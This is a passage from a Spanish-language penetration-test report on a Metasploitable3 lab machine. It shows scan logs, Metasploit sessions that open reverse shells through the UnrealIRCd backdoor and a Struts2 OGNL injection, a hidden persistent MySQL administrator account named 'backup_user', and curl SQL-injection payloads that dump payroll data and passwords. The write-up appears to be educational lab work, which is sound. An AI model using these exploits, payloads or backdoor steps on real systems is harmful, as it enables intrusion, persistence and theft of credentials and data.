0.0.2.23 - - [18/May/2025:15:55:49 +0000] "GET /admin/log HTTP/1.1" 200 0 -  
0.0.2.23 - - [18/May/2025:15:55:49 +0000] "GET /admin/log HTTP/1.1" 200 5191 -  
0.0.2.23 - - [18/May/2025:15:56:01 +0000] "GET /admin/log/alya.cgi 909169593 HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:01 +0000] "GET /admin/log/alya.cgi 909169593 HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:31 +0000] "GET /admin/log/listinfo.cgi HTTP/1.1" 403 0 -  
0.0.2.23 - - [18/May/2025:15:56:34 +0000] "GET /admin/log/listinfo.cgi HTTP/1.1" 404 0 -  
0.0.2.23 - - [18/May/2025:15:56:34 +0000] "GET /admin/log/listinfo.cgi HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:34 +0000] "GET /admin/log/listinfo.cgi HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:36 +0000] "GET /admin/log/hosting/discovery HTTP/1.1" 403 0 -  
0.0.2.23 - - [18/May/2025:15:56:39 +0000] "GET /admin/log/index.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:39 +0000] "GET /admin/log/apc.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:39 +0000] "GET /admin/log/apcu.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:39 +0000] "GET /admin/log/apcinfo.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:39 +0000] "GET /admin/log/apcinfo.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:39 +0000] "GET /admin/log/MSPages/legon.aspx HTTP/1.1" 403 0 -  
0.0.2.23 - - [18/May/2025:15:56:40 +0000] "GET /admin/log/Admin/CMSAdministration.aspx HTTP/1.1" 403 0 -  
0.0.2.23 - - [18/May/2025:15:56:40 +0000] "GET /admin/log/admin/login.jsp HTTP/1.1" 403 0 -  
0.0.2.23 - - [18/May/2025:15:56:43 +0000] "GET /admin/log/Mondo/lang/sys/login.aspx HTTP/1.1" 403 0 -  
0.0.2.23 - - [18/May/2025:15:56:44 +0000] "GET /admin/log/dsweb/HomePage HTTP/1.1" 403 0 -  
0.0.2.23 - - [18/May/2025:15:56:46 +0000] "GET /admin/log/login.jsp HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:46 +0000] "GET /admin/log/default.aspx HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:47 +0000] "GET /admin/log/console.aspx HTTP/1.1" 403 0 -  
0.0.2.23 - - [18/May/2025:15:56:47 +0000] "GET /admin/log/phpinfo.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/phpinfo.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/test.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/php\_info.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/i.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/test.php?mode=phpinfo HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/php\_info.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/info.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/infos.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/vendor/microsoft/microsoft-graph/tests/GetHpiInfo.php HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/vendor/microsoft/microsoft-graph-core/tests/GetHpiInfo.php HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:48 +0000] "GET /admin/log/pho/admin/chphinfo.php HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:49 +0000] "GET /admin/log/profiler/chphinfo.php HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:49 +0000] "GET /admin/log/app/dev/php/profiler/chphinfo.php HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:49 +0000] "GET /admin/log/wp-content/plugins/google-listings-and-ads/vendor/googleads/google-ads-php/scripts/print\_php\_information.php HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:50 +0000] "GET /admin/log/Account/LogIn HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:52 +0000] "GET /admin/log/login/ HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:52 +0000] "GET /admin/log/identity/login/shell/sitecoreidentityserver HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:53 +0000] "GET /admin/log/login/version/version.xml HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:53 +0000] "GET /admin/v/log/index.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:53 +0000] "GET /admin/v/log/login.php HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:55 +0000] "GET /admin/v/log/login/ HTTP/1.1" 404 0 - -  
0.0.2.23 - - [18/May/2025:15:56:55 +0000] "GET /admin/v/log/login/ HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:55 +0000] "GET /admin/v/log/install/installwizard.aspx HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:55 +0000] "GET /admin/config.php HTTP/1.1" 401 0 - -  
0.0.2.23 - - [18/May/2025:15:56:55 +0000] "GET /admin/log/DesktopModules/AuthenticationServices/OpenID/license.txt HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:55 +0000] "GET /admin/v/log/admin/config.php HTTP/1.1" 403 0 - -  
0.0.2.23 - - [18/May/2025:15:56:55 +0000] "GET /admin/v/log/login.php HTTP/1.1" 404 0 - -

## Error log

```
[18/May/2025:15:30:50 +0000] Unable to encrypt connection from 10.0.2.23 - A TLS packet with unexpected length was received.
[18/May/2025:15:30:50 +0000] Unable to encrypt connection from 10.0.2.23 - Error in the push function.
[18/May/2025:15:30:50 +0000] Unable to encrypt connection from 10.0.2.23 - A TLS packet with unexpected length was received.
[18/May/2025:15:30:50 +0000] Unable to encrypt connection from 10.0.2.23 - Could not negotiate a supported cipher suite.
[18/May/2025:15:30:50 +0000] Unable to encrypt connection from 10.0.2.23 - A TLS packet with unexpected length was received.
[18/May/2025:15:31:44 +0000] Unable to encrypt connection from 10.0.2.23 - A TLS packet with unexpected length was received.
[18/May/2025:15:31:44 +0000] Unable to encrypt connection from 10.0.2.23 - A TLS packet with unexpected length was received.
[18/May/2025:15:31:44 +0000] Unable to encrypt connection from 10.0.2.23 - Could not negotiate a supported cipher suite.
[18/May/2025:15:31:44 +0000] Unable to encrypt connection from 10.0.2.23 - Error in the push function.
[18/May/2025:15:31:44 +0000] Unable to encrypt connection from 10.0.2.23 - Error in the push function.
[18/May/2025:15:31:45 +0000] Unable to encrypt connection from 10.0.2.23 - Error in the push function.
[18/May/2025:15:31:45 +0000] Unable to encrypt connection from 10.0.2.23 - Error in the push function.
[18/May/2025:15:31:45 +0000] Unable to encrypt connection from 10.0.2.23 - Error in the push function.
[18/May/2025:15:31:45 +0000] Unable to encrypt connection from 10.0.2.23 - Could not negotiate a supported cipher suite.
[18/May/2025:15:35:29 +0000] [Client 15] Bad URI "http://example.com/opensslaspx-proxy-test" in request.
[18/May/2025:15:35:29 +0000] [Client 15] Bad URI "Keep-Alive" in request.
[18/May/2025:15:35:30 +0000] [Client 15] Bad URI "/www.$$$$$$" in request.
[18/May/2025:15:35:30 +0000] [Client 15] Bad URI "Keep-Alive" in request.
[18/May/2025:15:35:30 +0000] [Client 15] Bad URI "Keep-Alive" in request.
[18/May/2025:15:36:17 +0000] SSL shutdown failed: Error in the push function.
[18/May/2025:15:36:17 +0000] SSL shutdown failed: Error in the push function.
[18/May/2025:15:36:17 +0000] SSL shutdown failed: Error in the push function.
[18/May/2025:15:36:17 +0000] SSL shutdown failed: Error in the push function.
[18/May/2025:15:39:55 +0000] [Client 14] Request from "10.0.2.23" using invalid Host: field ""
[18/May/2025:15:39:55 +0000] [Client 14] Bad URI "10.0.2.7.631" in request.
[18/May/2025:15:39:55 +0000] [Client 14] Bad URI "10.0.2.7.631" in request.
[18/May/2025:15:55:59 +0000] [Client 15] Request for non-absolute resource "".
[18/May/2025:15:56:31 +0000] Request for subdirectory "/admin/log"!
[18/May/2025:15:56:36 +0000] Request for subdirectory "/admin/log/hosting/discovery"!
[18/May/2025:15:56:40 +0000] Request for subdirectory "/admin/log/account/login"!
[18/May/2025:15:56:40 +0000] Request for subdirectory "/admin/log/account/logout.aspx"!
[18/May/2025:15:56:40 +0000] Request for subdirectory "/admin/Admin/CMSAdministration.aspx"!
[18/May/2025:15:56:40 +0000] Request for subdirectory "/admin/log/admin/login.jsp"!
[18/May/2025:15:56:43 +0000] Request for subdirectory "/admin/log/Mondo/lang/sys/login.aspx"!
[18/May/2025:15:56:44 +0000] Request for subdirectory "/admin/log/dsweb/HomePage"!
[18/May/2025:15:56:47 +0000] Request for subdirectory "/admin/log/console"!
[18/May/2025:15:56:48 +0000] Request for subdirectory "/admin/log/vendor/microsoft/microsoft-graph/tests/GetPhInfo.php"!
[18/May/2025:15:56:48 +0000] Request for subdirectory "/admin/log/vendor/microsoft/microsoft-graph-core/tests/GetPhInfo.php"!
[18/May/2025:15:56:49 +0000] Request for subdirectory "/admin/log/php/admin/phinfo.php"!
[18/May/2025:15:56:49 +0000] Request for subdirectory "/admin/log/php/profiler/phinfo"!
[18/May/2025:15:56:49 +0000] Request for subdirectory "/admin/log/php/profiler/phinfo"!
[18/May/2025:15:56:49 +0000] Request for subdirectory "/admin/log/wp-content/plugins/google-ads-php/scripts/print_php_information.php"!
[18/May/2025:15:56:50 +0000] Request for subdirectory "/admin/log/Account/Login"!
[18/May/2025:15:56:52 +0000] Request for subdirectory "/admin/log/Login"!
[18/May/2025:15:56:52 +0000] Request for subdirectory "/admin/log/identity/Login/shell/sitecoreidentityserver"!
[18/May/2025:15:56:53 +0000] SSL shutdown failed: Error in the push function.
[18/May/2025:15:56:53 +0000] Request for subdirectory "/admin/log"!
[18/May/2025:15:56:55 +0000] [Client 14] Bad request line "GET/20/0DotNetNuke%20Website/default.aspx%20HTTP/1.1" from 10.0.2.23.
[18/May/2025:15:56:55 +0000] [Client 14] Bad URI "Keep-Alive" in request.
[18/May/2025:15:56:55 +0000] [Client 14] Bad request line "GET/20/0DotNetNuke%20Website/Install/InstallWizard.aspx%20HTTP/1.1" from 10.0.2.23.
[18/May/2025:15:56:55 +0000] [Client 14] Bad URI "Keep-Alive" in request.
```

Mediante la interfaz de CUPS, un atacante puede observar la configuración de la impresora, consultar los registros de actividad del sistema (access\_log y error\_log) e incluso programar nuevos trabajos de impresión o subir impresoras falsas que podrían contener scripts maliciosos.

En la interfaz de administración se puede acceder sin problema alguno a la sección de logs. En el archivo access\_log, se evidencian todas las peticiones realizadas al sistema, incluyendo accesos externos y acciones de administración. El archivo error\_log muestra los errores generados por el servicio, los cuales podrían ser útiles para afinar técnicas de explotación o encontrar scripts problemáticos que se ejecuten con privilegios del sistema.

Este escenario demuestra cómo una mala configuración de CUPS puede derivar en una brecha de seguridad crítica, permitiendo a usuarios no autenticados visualizar y manipular registros sensibles o utilizar la plataforma para desplegar acciones maliciosas.

## MySQL (Puerto 3306)

En la explotación del puerto 21 con el servicio FTP hemos encontrado las credenciales del usuario root con la contraseña sploitme por lo que la utilizaremos para poder explotar el puerto 3306 con el servicio MySQL corriendo en él.

Comenzamos la explotación del puerto con el módulo auxiliar

**auxiliary/scanner/mysql/mysql\_login.**

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD sploitme
PASSWORD => sploitme
msf6 auxiliary(scanner/mysql/mysql_login) > set CreateSession true
CreateSession => true
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[-] 10.0.2.7:3306 - Unsupported target version of MySQL detected. Skipping.
[*] 10.0.2.7:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.7:3306 - Bruteforce completed, 1 credential was successful.
[*] 10.0.2.7:3306 - 1 MySQL session was opened successfully.
[*] Auxiliary module execution completed
```

El módulo se carga y se ejecuta correctamente pero no nos crea una sesión de forma efectiva, aunque el módulo sí indique que se ha creado la sesión.

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/admin/mysql/mysql_sql
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD sploitme
PASSWORD => sploitme
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL "SHOW DATABASES;"
SQL => SHOW DATABASES;
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.0.2.7
[-] 10.0.2.7:3306 - Unable to login from this host due to policy
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.0.2.7
[-] 10.0.2.7:3306 - Unable to login from this host due to policy
[*] Auxiliary module execution completed
```

Intentamos la sesión a través del módulo auxiliar **auxiliary/admin/mysql/mysql\_sql**

```

msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/admin/mysql/mysql_sql
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD spl0itme
PASSWORD => spl0itme
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL "SHOW DATABASES;"
SQL => SHOW DATABASES;
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.0.2.7
[-] 10.0.2.7:3306 - Unable to login from this host due to policy
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 10.0.2.7
[-] 10.0.2.7:3306 - Unable to login from this host due to policy
[*] Auxiliary module execution completed

```

Parece que existe un problema de acceso desde la dirección IP de nuestra Kali Linux, por lo que vamos a probar esta teoría para actuar en consecuencia.

```

└─(beg㉿kali)-[~]
$ mysql -h 10.0.2.7 -u root -p
Enter password:
ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '10.0.2.23' is not allowed to connect to this MySQL server

```

No estamos autorizados a acceder a MySQL de este modo, por lo que vamos a acceder a una shell anterior que tengamos explotada y crearemos un nuevo usuario con privilegios.

```

root@metasploitable3-ub1404:/# mysql --user=root --password=spl0itme --socket=/run/mysql-default/mysqld.sock
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```

Desde la shell de MySQL, creamos un nuevo usuario con privilegios con un nombre que pase desapercibido en el sistema como **backup\_user** con contraseña **spl0itDB!** para poder dejar una backdoor en el sistema a la que acceder.

```

mysql> CREATE USER 'backup_user'@'%' IDENTIFIED BY 'spl0itDB!';
Query OK, 0 rows affected (0.03 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'backup_user'@'%' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.02 sec)

```

```

mysql> UPDATE mysql.user SET ssl_type=' ' WHERE User='backup_user' AND Host='';
Query OK, 0 rows affected (0.04 sec)
Rows matched: 1  Changed: 0  Warnings: 0

```

Probamos el nuevo usuario en otra consola.

```
(beg㉿kali)-[~]
$ mysql --skip-ssl -h 10.0.2.7 -u backup_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Funciona correctamente. Por lo que podemos acceder también a través de mySQL a la máquina víctima. Además, este nuevo usuario es persistente por defecto. Aun así, vamos a verificar los permisos del usuario y su persistencia en el sistema desde la shell de mySQL con el comando **SELECT User, Host, Grant\_priv, Super\_priv, ssl\_type FROM mysql.user WHERE User='backup\_user';**

```
mysql> SELECT User, Host, Grant_priv, Super_priv, ssl_type FROM mysql.user WHERE User='backup_user';
+-----+-----+-----+-----+-----+
| User | Host | Grant_priv | Super_priv | ssl_type |
+-----+-----+-----+-----+-----+
| backup_user | % | Y | Y |          |
+-----+-----+-----+-----+-----+
1 row in set (0.02 sec)
```

Hemos validado el correcto funcionamiento del nuevo usuario accediendo de forma remota desde la máquina atacante mediante la consola de MySQL. La conexión se ha establecido con éxito utilizando el usuario `backup_user` y la contraseña creada. Para confirmar los privilegios del usuario, hemos realizado una consulta sobre la base de datos, verificando que contaba con privilegios `Grant_priv` y `Super_priv` y que no estaba restringido por el tipo de conexión (`ssl_type` vacío).

Este procedimiento nos ha permitido el acceso remoto a la base de datos y también ha establecido un mecanismo de persistencia dentro del sistema, ya que el nuevo usuario ha quedado registrado de forma permanente en el servidor MySQL con los mayores permisos ejecutivos posibles como para recuperar el control del sistema en futuras conexiones e incluso la posibilidad de acceso si se revocan otras posibilidades de acceso.

## Ruby/Rails (Puerto 3500)

Hemos probado a explotar el puerto 3500 y el servicio Ruby/Rails a través de Metasploit con los siguientes módulos, sin ningún resultado. Los exploits utilizados son los siguientes:

- **exploit/multi/http/rails\_xml\_yaml\_code\_exec**
- **auxiliary/gather/rails\_info\_disclosure**
- **auxiliary/gather/rails\_doubletap\_file\_read**
- **auxiliary/admin/http/rails\_devise\_pass\_reset**

Las enumeraciones con la información recabada de usuarios, contraseñas y demás datos encontrados en este puerto se encuentran en el apartado de enumeración de servicios y puertos.

## IRC/UnrealIRCd (Puerto 6697)

Accedemos a la explotación del puerto 6697 IRC/UnrealRCD con el **exploit** `unix/irc/unreal_ircd_3281_backdoor`.

```
msf6 exploit(multi/http/cups_bash_env_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.0.2.23
lhost => 10.0.2.23
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4454
lport => 4454
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 10.0.2.23:4454
[*] 10.0.2.7:6697 - Connected to 10.0.2.7:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.7:6697 - Sending backdoor command ...
[*] Command shell session 9 opened (10.0.2.23:4454 → 10.0.2.7:58048) at 2025-05-25 21:13:37 +0200

/usr/bin/script -qc /bin/bash /dev/null
boba_fett@metasploitable3-ub1404:/opt/unrealircd/Unreal3.2$
```

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.0.2.7 - Collecting local exploits for cmd/unix...
[*] 10.0.2.7 - 205 exploit checks are being tried...
[+] 10.0.2.7 - exploit/openbsd/local/dynamic_loader_chpass_privesc: The service is running, but could not be validated. Patch 013_ldso is not present
[*] Running check method for exploit 24 / 24
[*] 10.0.2.7 - Valid modules for session 10:

#      Name          Potentially Vulnerable?  Check Result
-      --          Yes                      The service is running, but could not be validated. Patch 013_ldso is not present
```

Buscamos con local exploit suggester un exploit para esta nueva shell.

```
#      Name          Disclosure Date  Ra
nk  Check  Description
-      --          --
--  0  post/multi/recon/local_exploit_suggester .           no
rmal No      Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

[*] Using post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
  Name          Current Setting  Required  Description
  SESSION        6              yes       The session to run this module on
  SHOWDESCRIPTION false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 10
```

Solo nos sugiere un exploit. Lo utilizamos.

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.0.2.7 - Collecting local exploits for cmd/unix...
[*] 10.0.2.7 - 205 exploit checks are being tried...
[+] 10.0.2.7 - exploit/openbsd/local/dynamic_loader_chpass_privesc: The service is running, but could not be validated. Patch 013_ldso is not present
[*] Running check method for exploit 24 / 24
[*] 10.0.2.7 - Valid modules for session 10:

#   Name                                Potentially Vulnerable?  Check Result
-   exploit/openbsd/local/dynamic_loader_chpass_privesc      Yes          The service is running, but cou
d not be validated. Patch 013_ldso is not present

msf6 exploit(openbsd/local/dynamic_loader_chpass_privesc) > options

Module options (exploit/openbsd/local/dynamic_loader_chpass_privesc):
  Name       Current Setting  Required  Description
  CHPASS_PATH    /usr/bin/chpass  yes        Path to chpass
  SESSION           yes         The session to run this module on

  Payload options (cmd/unix/reverse):
  Name       Current Setting  Required  Description
  LHOST            yes         The listen address (an interface may be specified)
  LPORT           4444        yes         The listen port

msf6 exploit(openbsd/local/dynamic_loader_chpass_privesc) > set session 10
session => 10
msf6 exploit(openbsd/local/dynamic_loader_chpass_privesc) > set lhost 10.0.2.23
lhost => 10.0.2.23
msf6 exploit(openbsd/local/dynamic_loader_chpass_privesc) > run
[*] Started reverse TCP double handler on 10.0.2.23:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. Patch 013_ldso is not present
[!] Could not determine libutil.so name. Using: libutil.so.12.1, libutil.so.13.1
[*] Writing '/tmp/.BtRz4.c' (316 bytes) ...
[*] Compiling /tmp/libutil.so.12.1 ...
[-] /tmp/.BtRz4.c: In function '_init':
/tmp/.BtRz4.c:7:29: error: '_PATH_KSHELL' undeclared (first use in this function)
char * const argv[] = { _PATH_KSHELL, "-c", _PATH_KSHELL }; exit 1", NULL };

/tmp/.BtRz4.c:7:29: note: each undeclared identifier is reported only once for each function it appears in
/tmp/.BtRz4.c:7:62: error: expected ')' before string constant
char * const argv[] = { _PATH_KSHELL, "-c", _PATH_KSHELL }; exit 1", NULL };

[-] Exploit aborted due to failure: unknown: /tmp/libutil.so.12.1.c failed to compile
[*] Exploit completed, but no session was created.
```

No conseguimos elevar la sesión a root, porque hay un error de compilación en el archivo que realiza la elevación de privilegios.

La explotación del servicio IRC nos ha permitido acceder al sistema como usuario no privilegiado (boba\_fett), lo cual supone un riesgo elevado. Sin embargo, el intento de escalar a privilegios de root no tuvo éxito debido a errores técnicos en el exploit utilizado. Este caso evidencia la importancia de contar con múltiples alternativas de escalada de privilegios y de comprender las limitaciones que pueden surgir en entornos reales, especialmente cuando se trabaja con sistemas antiguos o con configuraciones personalizadas fuera del estándar.

## HTTP (Puerto 8080)

Durante el proceso de pentesting se identificó un servicio web ejecutándose sobre el puerto 8080, el cual utiliza el servidor Jetty. El servicio es vulnerable a una inyección OGNL (Object-Graph Navigation Language), específicamente asociada con el framework Apache Struts 2.

Realizamos la explotación del servicio Jetty que se encuentra en el puerto HTTP 8080 con el exploit **multi/http/struts2\_content\_type\_ognl**.

```
#      Name          Disclosure Date   Rank    Check  Description
-      exploit/multi/http/struts2_content_type_ognl  2017-03-07    excellent  Yes    Apache Struts Jakarta Multipart Parser
OGNL Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/struts2_content_type_ognl

[*] Using exploit/multi/http/struts2_content_type_ognl
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/struts2_content_type_ognl) > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 exploit(multi/http/struts2_content_type_ognl) > set rport 8080
rport => 8080
msf6 exploit(multi/http/struts2_content_type_ognl) > set TARGETURI /continuum/about.action
TARGETURI => /continuum/about.action
msf6 exploit(multi/http/struts2_content_type_ognl) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf6 exploit(multi/http/struts2_content_type_ognl) > set LPORT 4458
LPORT => 4458
msf6 exploit(multi/http/struts2_content_type_ognl) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit
[*] Started reverse TCP handler on 10.0.2.23:4458
[*] Command shell session 12 opened (10.0.2.23:4458 -> 10.0.2.7:56234) at 2025-05-28 00:59:21 +0200
/usr/bin/script -qc /bin/bash /dev/null
root@metasploitable3-ub1404:/opt/apache_continuum/apache-continuum-1.4.2# /usr/bin/script -qc /bin/bash /dev/null
```

Al lanzar el exploit, hemos obtenido una reverse shell directamente en el sistema víctima, ejecutándose bajo el contexto del servidor Jetty. Tras conectarse al sistema remoto, el acceso era como root, lo que implica un compromiso total del sistema operativo.

La explotación de esta vulnerabilidad ha permitido obtener acceso remoto como superusuario, lo cual representa un riesgo crítico para la integridad del sistema. Este tipo de vulnerabilidades demuestra la importancia de mantener los servicios web actualizados, especialmente aquellos con brechas graves de seguridad conocidas.

## Vulnerabilidades web

En esta sección describiremos las vulnerabilidades relacionadas con las aplicaciones web, explicando como abusar de las malas configuraciones o prácticas inseguras realizadas en ellas.

### SQL Injection

Con las contraseñas que hemos encontrado en la sesión root desde Meterpreter alcanzada desde el FTP, hemos realizado un ataque de SQL injection con los datos de la tabla users anterior. Lanzamos el comando `curl -X POST -d "user=luke_skywalker&password=' OR 1=1-- &s=OK" http://10.0.2.7/payroll_app.php` con el que nos devuelve los resultados de nombre, apellido, username y salario.

```
(beg㉿kali)-[~]
$ curl -X POST -d "user=luke_skywalker&password=' OR 1=1-- &s=OK" http://10.0.2.7/payroll_app.php

<center><h2>Welcome, luke_skywalker</h2><br><table style='border-radius: 25px; border: 2px solid black;' cellspacing=30><tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr><tr><td>9560</td></tr>
<tr><td>luke_skywalker</td><td>Luke</td><td>Skywalker</td><td>1080</td></tr>
<tr><td>han_solo</td><td>Han</td><td>Solo</td><td>1200</td></tr>
<tr><td>arto0_detoo</td><td>Artoo</td><td>Detoo</td><td>22222</td></tr>
<tr><td>c_three_pio</td><td>C</td><td>Threepio</td><td>3200</td></tr>
<tr><td>ben_kenobi</td><td>Ben</td><td>Kenobi</td><td>10000</td></tr>
<tr><td>darth_vader</td><td>Darth</td><td>Vader</td><td>6666</td></tr>
<tr><td>anakin_skywalker</td><td>Anakin</td><td>Skywalker</td><td>1025</td></tr>
<tr><td>jarjar_binks</td><td>Jar-Jar</td><td>Binks</td><td>2048</td></tr>
<tr><td>lando_calrissian</td><td>Lando</td><td>Calrissian</td><td>40000</td></tr>
<tr><td>boba_fett</td><td>Boba</td><td>Fett</td><td>20000</td></tr>
<tr><td>jabba_hutt</td><td>Jaba</td><td>Hutt</td><td>65000</td></tr>
<tr><td>greedo</td><td>Greedo</td><td>Rodian</td><td>50000</td></tr>
<tr><td>cheewbacca</td><td>Cheewbacca</td><td>Wicket</td><td>4500</td></tr>
<tr><td>kylo_ren</td><td>Kylo</td><td>Ren</td><td>6667</td></tr>
</table></center>
```

Hacemos otra SQL Injection para encontrar las contraseñas con `curl -X POST -d "user=' UNION SELECT username,password,'x','x' FROM users-- &password=123&s=OK" http://10.0.2.7/payroll_app.php`

```
(beg㉿kali)-[~]
$ curl -X POST -d "user=' UNION SELECT username,password,'x','x' FROM users-- &password=123&s=OK" http://10.0.2.7/payroll_app.php

<center><h2>Welcome, ' UNION SELECT username,password,'x','x' FROM users-- </h2><br><table style='border-radius: 25px; border: 2px solid black;' cellspacing=30><tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr><tr><td>leia_organa</td><td>Leia</td><td>Organa</td><td>10000</td></tr>
<tr><td>help_me_obiwan</td><td>Obi-Wan</td><td>Kenobi</td><td>10000</td></tr>
<tr><td>nerf_herder</td><td>Nerf Herder</td><td>Worm</td><td>10000</td></tr>
